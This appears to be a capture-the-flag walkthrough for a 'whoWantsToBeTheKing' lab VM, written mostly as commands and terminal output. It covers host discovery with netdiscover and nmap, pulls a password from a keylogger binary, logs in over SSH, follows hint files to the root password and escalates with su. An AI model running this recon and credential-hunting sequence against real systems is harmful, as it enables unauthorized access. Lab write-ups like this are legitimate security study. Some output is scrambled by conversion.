# **Host discovery:**

#### netdiscover -r 192.74.3.0/24

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Reg/Rep packets, from 4 hosts. Total size: 240
               At MAC Address
                                                 MAC Vendor / Hostname
                                  Count
                                            Len
192.74.3.8
               84:16:f9:ad:6e:3a
                                      1
                                             60 TP-LINK TECHNOLOGIES CO.,LTD.
192.74.3.100
                                             60 Liteon Technology Corporation
               94:e9:79:c1:ea:ad
                                      1
                                             60 PCS Systemtechnik GmbH
192.74.3.105
               08:00:27:6a:69:f6
192.74.3.104
                                             60 Samsung Electronics Co., Ltd
               f4:42:8f:dd:73:f4
```

#### nmap 192.74.3.105 -sV

Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 18:46 EDT

Nmap scan report for 192.74.3.105

Host is up (0.00084s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.41

MAC Address: 08:00:27:6A:69:F6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .


Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds

### wget http://192.74.3.105/skeylogger

## strings skeylogger

```
help
version
logfile
device
Could not determine keyboard device file
ZHJhY2FyeXMK
Usage: skeylogger [OPTION]
Logs pressed keys
-h, --help
Displays this help message
-v, --version
Displays version information
```





#### vim /etc/hosts

```
127.0.0.1 localhost
127.0.1.1 kali

::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.74.3.105 whoWantsToBeTheKing
```

### ssh daenerys@whoWantsToBeTheKing

```
(root% kali)-[~/Desktop]

# ssh daenerys@whoWantsToBeTheKing
daenerys@whowantstobetheking's password:
Permission denied, please try again.
daenerys@whowantstobetheking's password:
Last login: Mon Apr 28 02:51:02 2025 from 192.74.3.103
daenerys@osboxes:~$
```

cat secret

Is -a

cd .local/share/


unzip daenerys.zip

cat djkdsnkjdsn

cat /usr/share/sounds/note.txt

```
daenerys@osboxes:~$ cat secret
find home, pls
daenerys@osboxes:~$ ls -a
                                         .linuxmint Public
               .cache
                          Downloads
                                                                 .Xauthority
                                                                 .xinputrc
               .config
                          .gnupg
                                         .local
                                                     secret
.bash_history Desktop
                          .gtkrc-2.0
                                         Music
                                                     .ssh
                                                                 .xsession-errors
                          .gtkrc-xfce
.bash_logout
                                         Pictures
                                                                 .xsession-errors.old
               .dmrc
                                                     Templates
.bashrc
               Documents
                          .ICEauthority
                                         .profile
                                                     Videos
daenerys@osboxes:~$ cd .local/share/
daenerys@osboxes:~/.local/share$ ls
              djkdsnkjdsn evolution flatpak gnote
daenerys@osboxes:~/.local/share$ cat djkdsnkjdsn
/usr/share/sounds/note.txt
daenerys@osboxes:~/.local/share$ cat /usr/share/so
software-center/ sounds/
daenerys@osboxes:~/.local/share$ cat /usr/share/sounds/note.txt
I'm khal.....
```

## Google:



### Password: khaldrogo

```
daenerys@osboxes:~/.local/share$ su
Password:
root@osboxes:/home/daenerys/.local/share#
```

#### **Proof:**

```
root@osboxes:/home/daenerys/.local/share# cd
root@osboxes:~# ls
nice.txt
root@osboxes:~# cat nice.txt
;Congratulation!

You have a good day!

aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1nTjhZRjBZZmJFawo=
root@osboxes:~# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:~# whoami
root
root@osboxes:~#
```